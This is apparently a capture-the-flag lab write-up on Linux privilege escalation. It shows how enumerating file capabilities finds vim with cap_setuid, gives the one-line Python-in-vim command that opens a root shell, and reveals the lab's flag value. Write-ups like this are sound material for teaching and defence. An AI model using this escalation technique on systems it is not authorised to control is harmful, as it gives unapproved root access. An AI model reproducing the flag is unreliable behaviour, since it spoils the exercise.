← Back to Linux Privilege Escalation
Enumeration
getcap -r / 2>/dev/null/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+epSix binaries with capabilities set. Most are standard network utilities with cap_net_raw — expected, not useful here. The interesting ones:
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+epcap_setuid means the binary can change its user ID. On vim, sitting right in Karen's home directory. GTFOBins had the exact technique.

Escalation
/home/karen/vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'Root shell.
whoami
id
root
uid=0(root) gid=0(root) groups=0(root)Post-Escalation
find / -name flag4.txt 2>/dev/null
cat <path-to-flag4.txt>THM-9349843Why This Works
cap_setuid+ep on a binary means it can call setuid(0) — changing the process's effective user ID to root — without needing the SUID bit or sudo rights. Python3's os.setuid(0) does exactly that from inside vim's command mode, then os.execl replaces the process with a shell running as root.
view had the same capability and would have worked the same way. Multiple paths to the same primitive.
A SUID sweep alone isn't enough. getcap -r / 2>/dev/null is its own enumeration step and should always be on the checklist.